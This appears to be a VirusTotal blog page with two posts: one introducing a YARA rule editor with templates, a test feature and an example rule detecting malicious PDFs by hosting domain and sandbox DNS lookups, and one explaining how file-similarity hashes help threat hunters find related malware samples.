
The new YARA editor can be accessed from the Livehunt or Retrohunt dashboards over the Hunting dropdown on the top left menu of the landing page. From the Livehunt dashboard, the “New Livehunt Ruleset” dropdown has 4 options that link you to the YARA editor for the specific entity of your interest.
This post will focus on file rules - but stay tuned for future posts detailing all other options.
Ok, now let’s see in more detail all the big new features!

Feature #1 - YARA rule templates


The YARA editor provides you with pre-defined self-descriptive rule templates (here you can find full details). We will keep adding more templates in the future and refreshing existing ones.

For instance, let’s say that you are interested in new samples, detected as malicious by AntiVirus engines, and hosted on a certain domain or URL. You can filter out templates available using keywords such as: “URL”, “download” and “positive”, and select the one that fits you better based on its description, as shown in the image below.
Now it’s easier to build your own rules by making use of the suggested templates. You just need to replace the placeholders with your specifics. Additionally, it is very important to rename the predefined rules so you can easily identify the source of the notifications you'll receive in your IoC Stream. In this case, the target URL and the number of detections for new files.
We will create a new rule based on these templates, with a few extra details: [1] we want to get PDF files only, [2] check if the file was seen hosted in a given domain, and [3] add a couple of extra domains to check if the file resolved them when executed in any of our sandboxes. Here is the resulting rule:
import "vt"

rule malware_hosted_on_strikinglycdn {

  meta:
    description = "Detects malicious files hosted on strikinglycdn.com domain."
    category = "MAL"
    examples = "https://www.virustotal.com/gui/search/p%253A5%252B%2520itw%253Astrikinglycdn.com%2520(behaviour_network%253A%2522oyndr.com%2522%2520or%2520behaviour_network%253A%2522fancli.com%2522)/files"
    creation_date = "2023-07-11"
    last_modified = "2023-07-11"

  condition:
    // combining existing templates
    vt.metadata.analysis_stats.malicious > 5 and
    vt.metadata.new_file and
    // [1] checking filetype
    vt.metadata.file_type == vt.FileType.PDF and
    // [2] check if the file was hosted in this domain
    (
      vt.metadata.itw.domain.raw iendswith ".strikinglycdn.com" or
      vt.metadata.itw.domain.raw == "strikinglycdn.com"
    ) and
    // [3] check if it resolves these domains during sandbox detonation
    for any dns_lookup in vt.behaviour.dns_lookups : (
      dns_lookup.hostname == "oyndr.com" or
      dns_lookup.hostname == "fancli.com"
    )
}

Feature #2 - YARA playground

When designing a rule it is always very hard to find the right balance between over and under fitting. Is our rule detecting the samples it is based on? How many other samples are being detected by it? Does our rule detect any unintended legitimate samples? Given this is the first thing every security expert would do, we decided to make it easier to test your fresh new rule against a set of IoCs.

In the bottom of the editor you will find 3 tabs. In the TEST tab you can add a set of IOCs you want to test your rule against, as shown below.

Then we are ready to Run test and find TEST RESULTS in the next tab, showing how the tested IoCs matched our rule.
If anything happens, the PROBLEMS tab will give you details.
Additionally, when working with multiple rulesets in multiple web browser tabs at the same time, the YARA editor displays a message on the top right corner to help you to always keep in the spotlight the entity you are targeting with your rules.

Wrapping up

The new YARA editor is integrated with both Livehunt and Retrohunt, so basically will be our default editor for anything YARA-related in VirusTotal. The goal is making writing rules easier and faster, and finding everything you need, from templates to testing, in one place.
You may have noticed that the ITW feature is not included in the official documentation, and that it was not previously possible to perform this type of check. This is because it is part of our ongoing improvements to the "vt" module for YARA, which we will be introducing to you very soon.
We hope you find all these new features as useful as we do. If you have any questions or requests please do not hesitate to contact us.
Don’t forget to stay tuned, Netloc Hunting is coming! And as always, happy hunting!

Thursday, November 19, 2020

Why is similarity so relevant when investigating attacks

The concept of similarity is pretty straightforward: are two files similar? There are many ways to figure it out. That's why different similarity algorithms exist. Now, why is this useful? 

Attackers need tools for their attacks, basically malware. Malware in the end is a piece of software, built from frameworks, code and libraries, and takes some time and expertise to create. The result is that two different malware files built from the same developer using the same pieces will look alike.

Imagine you are investigating some attack and you find some suspicious file. After taking a look in VirusTotal, you find nothing really meaningful about the file itself. One idea at this point would be finding similar files: maybe the attacker used similar malware in other campaigns than the one under investigation, and maybe these files will tell more about the infection chain and infrastructure. Here is where similarity comes handy!

Additionally, the same approach can be applied to attribution. We find some malware that looks new, there are no references about it. Can we find similar malware? Maybe the new artefacts will tell more about the author, maybe they are well-known by the security industry. This is how attribution is built in many cases.

There are many situations where similarity becomes useful. We can always reduce the problem to the following: IOCs can easily be replaced, malware frameworks not. 

If you want to know more about how to use similarity in real cases, join us next November 25th for our “Similarity brings your threat hunting to the next level” webinar with TrendMicro and Trinity Cyber. Register here.

In this blogpost we will discuss some interesting ideas of what can be done with similarity in VirusTotal.

File similarity in VT


You came across the following sample c9b96d5d694e4e25e03d97c7b95eff637525e539b9c47c8eda498f72ecd51b22 within your network and you want to find some context. Crowdsourced sigma rules already warn that something fishy might be going on. 

At this point we want to get a better understanding of the whole picture, which means getting more artifacts. When we run out of indicators, similarity to the rescue!


How to find similar samples? Right from the Details panel in the sample report there are several hashes that correspond to the output of different similarity algorithms: vhash, authentihash, imphash, rich PE header hash, ssdeep and TLSH:

It is important to understand that different similarity algorithms provide different results. Choosing the right similarity many times depends on the samples we are working with, that's why sometimes it is just easier to check them all at the same time and take a look at the results.

Clicking on any of the hashes shown in the report will return all similar samples. In this case, vhash returns 57 additional files, imphash finds no other hits and rich PE header hash returns around 1.16 million other files in VT (we can spot potential non-malicious files adding the search operator positives:0).

All the above might sound too technical, that's why sometimes we can approach this similarity problem with a different angle. For instance, we implement visual similarity. This is specially useful for suspicious documents distributed by attackers, but it also works for executables sharing similar icons. In this case, visual similarity returns 3,390 new files by clicking on the icon above.


We do our best to detonate in a sandbox every file we receive in VirusTotal. Would it be possible to find files with a similar behavior? It is! Even better, we integrate multiple sandboxes, offering us different options. We can do this similarity search either by selecting it in the multiple similarity button, or in the Behavior tab. Following the example, JujuBox behaviour similarity returns 11 additional files. This is an interesting feature when we want to make TTPs actionable, but we will get back to all these topics in a future post.


We have used clustering hashes (both static/structural and behavioural), but are there concrete features that we could pivot on? We can look at the Capabilities and Indicators. Specifically, let's try to find some pivotable features (or clues) among the million files caught by rich PE header hash using the VT Enterprise query [rich_pe_header_hash:640b9fb49577f39427b39125155c2425 have:clue_rule]. One of the results, 15e5353c8d5d1b1dba8d9c99e77075d737771335eac9597eba95d1f3efc3b6cd, shows interesting dropped files, registry keys set and DNS resolutions in the Details panel. We can click in any of these indicators to find their respective clusters.


We can even drop all of this into a VT-Graph to see the whole picture and the different clusters in a single panel, including the rest of the attack like dropped files, contacted URLs, etc.


To sum up, once we understand the value of using similarity for our threat hunting, it is very important to have all the options available depending on our needs. Different investigations, or different malware families, need different approaches. Behavioural similarity for instance can be very interesting when the samples are different but the TTPs are common.

But we cannot apply similarity without any data to compare. In VirusTotal we have 2.5 Billion files to make sure you get the most from your Threat Intel investigations.

Happy hunting!

This post was co-authored by Marta Gomez and Jose Martin.